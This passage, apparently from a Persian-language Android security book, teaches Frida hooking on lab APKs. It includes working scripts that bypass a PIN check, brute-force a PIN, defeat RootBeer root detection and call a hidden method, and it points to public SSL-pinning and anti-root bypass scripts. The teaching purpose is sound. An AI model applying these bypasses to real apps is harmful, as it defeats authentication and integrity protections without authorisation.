
الآن یک pin اشتباه وارد میکنیم می گوید pin incorrect ولی در ترمینال pin درست را به ما نمایش می دهد:




حالا pin را درست می زنیم یعنی ۹۱۸۲



حالا پکیج های قبلی را پاک می کنیم:



تارگت بعدی را نصب می کنیم و داخل jadx باز می کنیم.



۳۲۱ ■ Frida آموزش فصل ۴

```

03.apk
Source code
  android.support.v4
  androidx
  com
Resources
  META-INF
  res
    AndroidManifest.xml
  classes.dex
  resources.arsc

AndroidManifest.xml
2"32" android:compileSdkVersionCodename="12" package="com.example.frida2"
7
11<!-- android:supportsRtl="true" android:fullBackupContent="@xml/backup_r
24
25
27
24
21
31<x-startup">
35

```

این هم همان check pin میباشد :



بینیم در آن چه خبر است :


```

public class MainActivity extends AppCompatActivity {
    Button btnLogin = null;
    Button btnExit = null;
    EditText txtPin = null;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, andr
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.btnLogin = (Button) findViewById(R.id.btnLogin);
        this.btnExit = (Button) findViewById(R.id.btnExit);
        this.txtPin = (EditText) findViewById(R.id.txtPin);
        this.btnExit.setOnClickListener(new View.OnClickListener() { // from class: con.example.frida2.MainActivity
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                Mainactivity.this.finish();
            }
        });
        this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: con.example.frida2.MainActivity
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                if (new Pin().checkPin(MainActivity.this.txtPin.getText().toString())) {
                    Toast.makeText(MainActivity.this.getApplicationContext(), "Pin Success!", 0).show();
                } else {
                    Toast.makeText(MainActivity.this.getApplicationContext(), "Pin incorrect!", 0).show();
                }
            }
        });
    }
}

```

اینجا متد (checkPin() از نوع static نیست:



```

1 package com.example.frida2;
2
3 import android.util.Base64;
4 import java.io.UnsupportedEncodingException;
5
6 /* loaded from: classes.dex */
7 public class Pin {
8     public boolean checkPin(String str) {
9         try {
10             return str.equals(new String(Base64.decode("OTE4Mg==", 0), "UTF-8"));
11         } catch (UnsupportedEncodingException unused) {
12             return false;
13         }
14     }
15 }

```

ما باید این متد را `false` کنیم.

یعنی این pin را پیدا کنیم بعد `checkPin` را `implement` کنیم و مقدار `false` برگردانیم.

که این خیلی ساده تر از مثال قبلی هست و کاری ندارد.

برویم تارگت بعدی را هم چک کنیم:

۳۲۳ ■ فصل ۴. آموزش Frida

```
app3.apk
  - Source code
    - android.support.v4
    - androidx
    - com
      - example.frida2
        - BuildConfig
        - MainActivity
        - Pin
        - R
        - google
    - Resources
  - APK signature
  - Summary

MainActivity.java
package com.example.frida2;

import android.os.Bundle;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    Button btnLogin = null;
    Button btnExit = null;
    EditText txtPin = null;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, android.app.Activity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.btnLogin = (Button) findViewById(R.id.btnLogin);
        this.btnExit = (Button) findViewById(R.id.btnExit);
        this.txtPin = (EditText) findViewById(R.id.txtPin);
        this.btnExit.setOnClickListener(new View.OnClickListener() { // from class: com.example.MainActivity
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                MainActivity.this.finish();
            }
        });
        this.btnLogin.setOnClickListener(new View.OnClickListener() { // from class: com.example.MainActivity
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                checkPin();
            }
        });
    }

    private void checkPin() {
        String str = txtPin.getText().toString();
        if (str.equals("OTE4Mg==")) {
            Toast.makeText(this, "Correct PIN!", Toast.LENGTH_SHORT).show();
        } else {
            Toast.makeText(this, "Incorrect PIN!", Toast.LENGTH_SHORT).show();
        }
    }
}
```

اینجا هم گفته متده است checkPin را فراخوانی میکند، می بینیم که:

```
MainActivity.java
Pin.java

1 package com.example.frida2;
2
3 import android.util.Base64;
4 import java.io.UnsupportedEncodingException;
5
6 /* loaded from: classes.dex */
7 public class Pin {
8     public static boolean checkPin(String str) {
9         try {
10             return str.equals(new String(Base64.decode("OTE4Mg==", 0), "UTF-8"));
11         } catch (UnsupportedEncodingException unused) {
12             return false;
13         }
14     }
15 }
```

از نوع static هست.

این دو مثال را خودتان به راحتی می توانید بازنویسی کنید.

من به این شکل انجام دادم :

```

00.js          Check.java      JS 000.js      JS 01.js      JS 02.js
Users > meisamrce > Data > android-secure-coding > my-lab > frida > 02 > JS code-1.js
1  console.log("Script loaded successfully ");
2  Java.perform(function x() {
3      console.log("Inside java perform function");
4      //get a wrapper for our class
5      var my_class = Java.use("com.example.frida2.MainActivity");
6      my_class.checkPin.implementation = function () {
7          console.log("[ + ] PIN check successfully bypassed!");
8          return true;
9      }
10 });

```

و گفتم مقدارش را `true` کن و بعد بگو که `bypass pin` شده است.

و در دومی گفتم:

```

Users > meisamrce > Data > android-secure-coding > my-lab > frida > 02 > JS code-2.js >
1  console.log("Script loaded successfully ");
2  Java.perform(function x() {
3      console.log("Inside java perform function");
4      var cls = Java.use('com.example.frida2.Pin');
5      var obj = cls.$new();
6      for(var i = 1000; i <= 9999; i++){
7          if(obj.checkPin(i + "") == true){
8              console.log("[ + ] Found PIN: " + i);
9          }
10     }
11 }
12 );
13 });

```

یک حلقه زدم و `decode` کردم، و بجای اینکه متده را بازنویسی کنم از کلاس خط ۴ در خط ۵ یک `object` ساختم و فراخوانی کردم و گفتم از ۱۰۰۰ تا ۹۹۹۹ شروع کن هر زمان که متده `checkPin` را فراخوانی کردی اگر مقدار `true` بود پیام بدهد که `pin` پیدا شده است

و در حالت سوم:

```
Users > meisamrce > Data > android-secure-coding > my-lab > frida > 02 > JS code
1   console.log("Script loaded successfully ");
2   Java.perform(function x() {
3       console.log("Inside java perform function");
4       var cls = Java.use('com.example.frida2.Pin');
5       for(var i = 1000; i <= 9999; i++){
6           if(cls.checkPin(i + "") == true){
7               console.log("[ + ] Found PIN: " + i);
8           }
9       }
10      });
11  
```

چون static هست دیگر نیاز نیست از آن object بسازم پس مستقیما از آن استفاده کردیم.

یکسری افراد اسکریپتهای را برای frida نوشته اند (داخل github هم میتوانید پیدا کنید)

برای دسترسی به آدرس زیر بروید :

<https://codeshare.frida.re/>

اینجا اگر روی brows code کلیک کنید:

BROWSE CODE

میتوانید به این اسکریپت ها دسترسی داشته باشید :

Universal Android SSL Pinning Bypass with Frida

87 | 322K

Uploaded by: [@pcipolloni](#)

Android SSL Re-Pinning, more information can be found here

<https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/>

[PROJECT PAGE](#)

این هم برای anti root میباشد :

fridantiroot

32 | 113K

Uploaded by: [@dzonerzy](#)

Android antiroot checks bypass

[PROJECT PAGE](#)

که اگر روی آن کلیک کنیم نحوه استفاده از اسکریپت را آموزش داده است :

Project: fridantiroot

Try this code out now by running

```
$ frida --codeshare dzonerzy/fridantiroot -f YOUR_BINARY
```

۳۲۷ ■ Frida آموزش ۴. فصل

وقتی سوئیچ codeshare را می زنیم می رود از سایت کد را برای ما load می کند. و کدی که پایین مبینیم هم کدی هست که آن فرد نوشته تا مکانیزم های root را bypass کند.

در ادامه بحث frida می رویم که روی یک تارگت دیگر کار کنیم.
نصب می کنیم آن را :


```
Last login: Fri Dec 29 09:09:19 on ttys000
meisamrce@meisamrces-MacBook-Pro Downloads % adb install 03.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MacBook-Pro Downloads %
```

اپلیکیشن را باز می کنیم:




چالشی که اینجا گذاشتیم چک کردن root هست، و این اپلیکیشن را که باز کردیم به ما پیامی میدهد که گوشی شما root میباشد .
داخل jadx آن را باز می کنیم:

۳۲۹ ■ فصل ۴. آموزش Frida



دقت کنید که در نرم افزارهای واقعی نمی توانیم به این راحتی کد تشخیص یا detect کردن root را پیدا کنیم.



اینجا وقتی برنامه اجرا میشود، onCreate فراخوانی میشود، کتابخانه‌ای هست به نام RootBeer که ۹۹% نرم افزارها از این کتابخانه (با اسم‌های مختلف) استفاده می‌کنند.

<https://github.com/scottyab/rootbeer>

نرم افزارهایی که از این کتابخانه استفاده می‌کنند، زمانی که build نهایی را می‌گیرند یکسری تغییرات روی آن اعمال می‌کنند.

با استفاده از این کتابخانه می‌توانیم تشخیص بدیم که آیا گوشی root شده است یا خیر.

اگر گوشی root شده باشد مقدار true برمیگرداند و پیغام می‌دهد که گوشی root شده است، در غیر این صورت false بر می‌گرداند و می‌گوید گوشی root نشده است. حالا می‌خواهیم این مکانیزم تشخیص root را bypass کنیم.

الان اگر روی متدهای `isRooted` کلیک کنیم و وارد کتابخانه بشویم می‌توانیم بطور کامل این کتابخانه را بررسی کنیم، چون داخل آن یک سری `hint` وجود دارد، که زمانی که کدهای نرم افزار درهم سازی شده، می‌توانیم مکانیزم‌ها و روش‌های تشخیص را پیدا کنیم که چطور این فرایند دارد انجام می‌شود.

برای bypass کردن وارد سایت frida codeshare که لینکش را بالاتر قرار دادم، روی brows code کلیک می‌کنیم، و روی fridantiroot کلیک می‌کنیم و تمامی کدهاش را کپی می‌کنیم.

روی دسکتاپ یک فایل به اسم `anti-root.js` می‌سازیم و کدها را داخل آن کپی می‌کنیم
(اگر بخواهد در بحث frida قوی بشید باید بتونید این کدها را تحلیل کنید)

فراموش کرده بودیم frida-server را اجرا کنیم، پس می‌گوییم:
`adb shell > cd data > ls > cd local > cd tmp > ls > ./frida-server`

پس در واقع با استفاده از آماده عملیات bypass script را انجام دادیم.
اگر فایل کلاس rootBeer را باز کنیم:

<https://github.com/scottyab/rootbeer/blob/master/rootbeerlib/src/main/java/com/scottyab/rootbeer/RootBeer.java>

اسم کلاس آن این می‌باشد :



```
Code Blame 467 lines (390 loc) • 16.7 KB

1 package com.scottyab.rootbeer;
```

این نام را می‌توانیم داخل jadx جستجو کنیم:

۳۲۱ ■ فصل ۴. آموزش Frida

The screenshot shows the Frida GUI interface. In the top right, it says "Text search: scottyab". Below that is a search bar with "scottyab" and a dropdown menu "Search definitions of:" with "Class" checked. Underneath is a table with two columns: "Node" and "Content". The "Content" column shows Java code from a file named "RootBeer.java". The code includes packages like com.scottyab.rootbeer, public static final String APPLICATION, and several package declarations for com.scottyab.rootbeer.

Node	Content
com.scottyab.rootbeer.BuildConfig	package com.scottyab.rootbeer; public static final String APPLICATION;
com.scottyab.rootbeer.BuildConfig	package com.scottyab.rootbeer;
com.scottyab.rootbeer.Const	package com.scottyab.rootbeer;
com.scottyab.rootbeer.R	package com.scottyab.rootbeer;
com.scottyab.rootbeer.RootBeer	package com.scottyab.rootbeer;

مواردی که هایلایت کردیم را یکی یکی کلیک می کنیم:

```
9 NotBeWrtiable = {"/system", "/system/bin", "/system/sbin", "/system/xbin", "/vendor/bin", "/sbin", "/e
```

این ها همان hint هایی هستند که در مرور دشان صحبت کردیم.

معمولًا در نرم افزارهایی که نمی شود فهمید مکانیزم root به چه شکل هست میایم سراغ این رشته ها ، چون بالاخره این نرم افزار باید دنبال یکسری فایل /اپلیکیشن /ساختار باشد که بتواند تشخیص بدهد که این گوشی root شده است یا خیر.

برای همین مطالعه source کد rootBeer خیلی بهتون کمک می کند.

اگر بعنوان برنامه نویس بخواهیم anti root داخل برنامه بنویسیم که مکانیزم تشخیص آن سخت تر باشد بهترین کار این است که کلاس rootBeer را در برنامه اضافه کنیم اما رشته ها را به صورت String ذخیره نکنیم (یعنی مثل تصویر بالا نباشد) و به جای آن ها را بصورت hex ذخیره کنیم.

مثلا اگر می خواهیم در فایل source کد c++ از NDK استفاده کنیم این ها را بصورت رشته ذخیره نکنیم چون به راحتی پیدا میشوند.

حالا برگردیم روی تارگت خودمان و سعی کنیم که bypass کنیم:

```

03.apk
  - Source code
    - android.support.v4
    - androidx
    - com
      - example.rootdetection
        - BuildConfig
        - MainActivity
        - R
      - google
      - scottyab.rootbeer
      - util
      - BuildConfig
      - Const
      - R
      - RootBeer
      - RootBeerNative
    - Resources
    - APK signature

MainActivity.java
package com.example.rootdetection;

import android.os.Bundle;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
import com.scottyab.rootbeer.RootBeer;

/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    /* JAD INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        if (RootBeer.getApplicationContext().isRooted()) {
            Toast.makeText(this, "Sorry, your device is rooted :(", 0).show();
        } else {
            Toast.makeText(this, "your device is not rooted :)", 0).show();
        }
    }
}

```

گفتیم باید برویم متدهای `isRooted()` را پیدا کنیم (خط ۱۷) و مقدارش را `false` کنیم.
برای نوشتن `anti root` فایلی به نام `03.js` و داخلش کافی است که کلاس `RootBeer` را پیدا کنیم، یعنی این:

```

MainActivity.java
RootBeer.java

import java.io.InputStreamReader;
import java.util.ArrayList;
import java.util.Arrays;
import java.util.HashMap;
import java.util.List;
import java.util.NoSuchElementException;
import java.util.Scanner;

/* loaded from: classes.dex */
31 public class RootBeer {
    private boolean loggingEnabled = true;
    private final Context mContext;

    32 public RootBeer(Context context) {

```

می‌گوییم:

۴۲۳ ■ Frida آموزش

```
6.txt      JS anti-root.js      JS 03.js      X
Users > meisamrce > Downloads > JS 03.js > ...
1  /*
2   frida -l 03.js -f com.example.rootdetection"|-D 127.0.0.1:6555
3  */
4  Java.perform(function() {
5      var rootClass = Java.use('com.scottyab.rootbeer.RootBeer');
6      console.log(rootClass);
7  });

```

Frida را اجرا می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % frida -l 03.js -f com.example.rootdetection -D 127.0.0.1:6555
_____
| _ |  Frida 16.1.8 - A world-class dynamic instrumentation toolkit
| C_ | 
> _ |  Commands:
/_|_|    help      -> Displays the help system
....    object?    -> Display information about 'object'
....    exit/quit -> Exit
....    More info at https://frida.re/docs/home/
....    Connected to Pixel (id=127.0.0.1:6555)
Spawning `com.example.rootdetection'...

```

و می بینیم که کلاس را پیدا کرد:

```
....  Connected to Pixel (id=127.0.0.1:6555)
Spawned `com.example.rootdetection'. Resuming main thread!
[Pixel::com.example.rootdetection ]-> <class: com.scottyab.rootbeer.RootBeer>
```

حالا کافی است که متدهای `isRooted()` را که مقدار آن هم از نوع `Boolean` است:

```

43     public boolean isRooted() {
        return detectRootManagementAp
    }

```

و مقدار آن را هم که نمیدانیم چی میباشد ، پس آن را call می کنیم:

```

Users > meisamrce > Downloads > JS 03.js > Java.perform() callback
1  /*
2   frida -l 03.js -f com.example.rootdetection -D 127.0.0.1:6555
3  */
4  Java.perform(function() {
5      var rootClass = Java.use('com.scottyab.rootbeer.RootBeer');
6      console.log(rootClass);
7      var obj = rootClass.$new();
8  });

```

Error می دهد و می گوید:

```

at <anonymous> (/frida/repl-2.js:1)
<class: com.scottyab.rootbeer.RootBeer>
Error: RootBeer(): argument types do not match any of:
    .overload('android.content.Context')
at X (/frida/node_modules/frida-java-bridge/lib/class_facto

```

یک argument می خواهد و باید از نوع android.content.Context باشد. هم می بینیم که این همان getApplicationContext را می خواهد: MainActivity

۳۳۵ ■ Frida آموزش

```
12 public class MainActivity extends AppCompatActivity {
13     /* JADX INFO: Access modifiers changed from: protected */
14     @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity
15     public void onCreate(Bundle bundle) {
16         super.onCreate(bundle);
17         setContentView(R.layout.activity_main);
18         if (new RootBeer(getApplicationContext()).isRooted()) {
19             Toast.makeText(this, "Sorry, your device is rooted :(", 0).show();
20         } else {
21     }
```

حالا الان چالش ما این است که چطوری می توانیم این `getApplicationContext` را بدست بیاوریم.

لینک زیر را که باز کنیم:

<https://gist.github.com/myzhan/ab13068463cd7f77b7f06ae561ea853a>

می گوید:

Frida android make toast

```
makeToast.js
1 Java.scheduleOnMainThread(function() {
2     Toast = Java.use("android.widget.Toast");
3     var currentApplication = Java.use('android.app.ActivityThread').currentApplication();
4     var context = currentApplication.getApplicationContext();
5     Toast.makeText(context,"hello world", Toast.LENGTH_SHORT.value).show();
6 });
```

که در خط اول می بینید اشاره می کند به `thread` اصلی اپلیکیشن.

پس می گوییم:

```

Users > mesamrce > Downloads > JS 03.js > ↵ Java.perform() callback > ↵ Java.scheduleOnMainThread() callback
1  /*
2   frida -l e3.js -f com.example.rootdetection -D 127.0.0.1:6555
3   */
4   Java.perform(function() {
5     var rootClass = Java.use('com.scottyab.rootbeer.RootBeer');
6     console.log(rootClass);
7
8
9     Java.scheduleOnMainThread(function() {
10       var Toast = Java.use("android.widget.Toast");
11       var currentApplication = Java.use('android.app.ActivityThread').currentApplication();
12       var context = currentApplication.getApplicationContext();
13       console.log(context);
14       var obj = rootClass.$new(context);
15       console.log(obj.isRooted());
16       //Toast.makeText(context,"Hello World", Toast.LENGTH_SHORT.value).show();
17     });
18     console.log('dddd');
19
20
21 });

```

و می‌گویید:

```

<class: com.scottyab.rootbeer.RootBeer>
dddd
android.app.Application@31b96f5
true

```

پس true برگرداند.

روش بعدی این است که بگوییم:

```


6.txt      JS anti-root.js      JS 03.js      X
         

users > meisamrce > Downloads > JS 03.js > ↗ Java.perform() callback > ↗ implementation

10     var Toast = Java.use("android.widget.Toast");
11     var currentApplication = Java.use('android.app.ActivityThread')
12     var context = currentApplication.getApplicationContext();
13     console.log(context);
14     var obj = rootClass.$new(context);
15     console.log(obj.isRooted());
16     //Toast.makeText(context,"hello world", Toast.LENGTH_SHORT.value);
17 }/*/
18
19
20     rootClass.isRooted.implementation = function()
21     {
22         console.log(['isRooted is call!']);
23         var r = this.isRooted();
24         console.log(r);
25         return r;
26     }
27
28
29
30 });

```

و می بینیم که true بر می گرداند:



حالا ما می خواهیم این را false کنیم پس می گوییم:

```

20   rootClass.isRooted.implementation = function()
21   {
22     console.log('isRooted is call!');
23     var r = this.isRooted();
24     console.log(r);
25     return false;
26   }
27
28

```

و Frida را مجدد اجرا می‌کنیم و اپلیکیشن را می‌بینیم که گفته:

Root Detection

Hello World!

your device is not rooted.:(

پس این هم bypass شد.

۳۳۹ ■ Frida آموزش

تارگت بعدی را نصب می کنیم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % adb install 04.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MacBook-Pro Downloads %
```

اپلیکیشن را باز می کنیم:



Hello World!

پیغام خاصی به ما نمایش نمی دهد، پس source را باز می کنیم:



ادامه میدهیم :

```

04.apk
  ↘ Source code
    > android.support.v4
    > androidx
    > com
      ↘ example.frida3
        > BuildConfig
        > MainActivity
          > R
        > google
      ↘ Resources
      > META-INF
      > res
        & AndroidManifest.xml
        classes.dex
        resources.arsc
      & APK signature
      Summary

APK signature x AndroidManifest.xml x MainActivity x
package com.example.frida3;

import android.content.Context;
import android.os.Bundle;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
    }

    private void neverCall(String str) {
        Context applicationContext = getApplicationContext();
        Toast.makeText(applicationContext, "never call :" + str, 0).show();
    }
}

```

در خط ۱۶ متدی وجود دارد به نام `neverCall` که می‌گوید این متد هیچ وقت فراخوانی نمی‌شود حالا می‌خواهیم بینیم می‌توانیم این را `bypass` کنیم و آن را `call` کنیم.

می‌گوییم:

```

6.txt          JS anti-root.js      JS 04.js      X      JS var rootClass = Ja
Users > meisamrce > Downloads > JS 04.js > ⚙ Java.perform() callback
1  /*
2   frida -l 04.js -f com.example.frida3 -D 127.0.0.1:6555
3  */
4  Java.perform(function() [
5
6      var myAc = Java.use('com.example.frida3.MainActivity');
7      console.log(myAc);
8
9 ]);

```

Frida را اجرا می‌کنیم:

۳۴۱ ■ Frida آموزش فصل ۴

```
Thank you for using Frida!
meisamrce@meisamrces-MacBook-Pro Downloads % frida -l 04.js -f com.example.frida3 -D 127.0.0.1:6555
```

می گوید:

```
Spawned `com.example.frida3`. Resuming main thread!
[Pixel::com.example.frida3 ]-> <class: com.example.frida3.MainActivity>
```

پس کلاس را پیدا کرد.

می گوییم:

```
Users > meisamrce > Downloads > JS 04.js > Java.perform() callback
```

```
1  /*
2   frida -l 04.js -f com.example.frida3 -D 127.0.0.1:6555
3   */
4   Java.perform(function() {
5
6     var myAc = Java.use('com.example.frida3.MainActivity');
7     console.log(myAc);
8
9     myAc.neverCall(); // خطای دهد
10
11
12});
```

خطا می دهد:

```
<class: com.example.frida3.MainActivity>
Error: neverCall(): argument types do not match any of:
    .overload('java.lang.String')
    at X (frida/node_modules/frida-java-bridge/lib/class-f
```

می‌گوید neverCall یک آرگومان می‌خواهد از نوع java.lang.String پس می‌گوییم:

Users > meisamrce > Downloads > JS 04.js > ⚡ Java.perform() callback

```
1  /*
2   frida -l 04.js -f com.example.frida3 -D 127.0.0.1:6555
3  */
4  Java.perform(function() {
5
6      var myAc = Java.use('com.example.frida3.MainActivity');
7      console.log(myAc);
8
9      myAc.neverCall(['salam!']);
10
11
12});
```

حالا باز هم خطأ می‌دهد:


```
<class: com.example.frida3.MainActivity>
Error: neverCall: cannot call instance method without an instance
    at value (frida/node_modules/frida-java-bridge/lib/class-factory.js:1135)
    at e (frida/node_modules/frida-java-bridge/lib/class-factory.js:606)
```

می‌گوید neverCall را نمی‌توانید بدون نمونه ساختن از کلاس call کنید. ما از آن instance نگرفته بودیم، پس باید از آن instance بسازیم، اما آیا می‌توانیم از یک instance activity بسازیم؟ خیر

ما از کلاس می توانیم instance بسازیم ولی این یک activity میباشد.

پس باید از java.choose استفاده کنیم ، به این تابع میتوانیم یک کلاس بدھیم و این متدها در حافظه memory جستجو میکند و اگر نمونه ای از آن وجود داشته باشد آن نمونه را به ما برミگرداند.

دو تا هم ورودی دارد، که ورودی اول می شود همین کلاس activity که می خواهیم آن را پیدا کنیم، و پارامتر دوم هم بصورت json میباشد و دو تا متدهای گیرد :



```

6.txt      JS anti-root.js      JS 04.js      X  JS var rootClass = Java.
Users > meisamrce > Downloads > JS 04.js > ⚡ Java.perform() callback
1  /*
2   frida -l 04.js -f com.example.frida3 -D 127.0.0.1:6555
3  */
4  Java.perform(function() {
5
6      //var myAc = Java.use('com.example.frida3.MainActivity');
7      //console.log(myAc);
8
9      //    myAc.neverCall('salam!');
10
11     Java.choose('com.example.frida3.MainActivity',{
12         onMatch:function(instance){
13             console.log('instance found! :)');
14         },
15         onComplete:function(){}
16     });
17
18 });

```

Frida را که اجرا می کنیم می بینیم که پیدا نکرد:

```

    . . .
    . . . exit/quit -> Exit
    . . .
    . . . More info at https://frida.re/docs/home/
    . . .
    . . . Connected to Pixel (id=127.0.0.1:6555)
Spawned `com.example.frida3`. Resuming main thread!
[Pixel::com.example.frida3 ]-> █

```

این تابع `onMatch` می‌گوید من میرم دنبال `instance` می‌گردم و اگر آن را پیدا کردم به شما برمی‌گردانم ، الان اگر بگوییم:

```

Java.choose('com.example.frida3.MainActivity',{
    onMatch:function(instance){
        console.log('instance found! :)');
        console.log(instance);
    },
    onComplete:function(){}
});

```

حالا `frida` را باز می‌کنیم و می‌بینیم:

```

instance found! :]
com.example.frida3.MainActivity@58c1998
instance found! :]
com.example.frida3.MainActivity@58c1998
█

```

برای ما آورد ، چرا یک بار می‌آورد و یک بار نمی‌آورد؟

